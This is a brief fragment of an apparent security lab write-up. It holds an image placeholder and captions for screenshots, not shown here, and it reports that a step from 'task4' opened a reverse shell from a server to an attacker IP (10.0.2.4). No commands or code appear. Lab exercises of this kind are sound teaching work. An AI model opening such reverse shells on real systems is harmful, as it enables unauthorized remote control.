
After executing step from task4 we will get reverse connection:



Sever machine: display the written message:



Like task4 client console got stuck:



Observation: we have successfully created a reverse shell from server to attacker ip(10.0.2.4).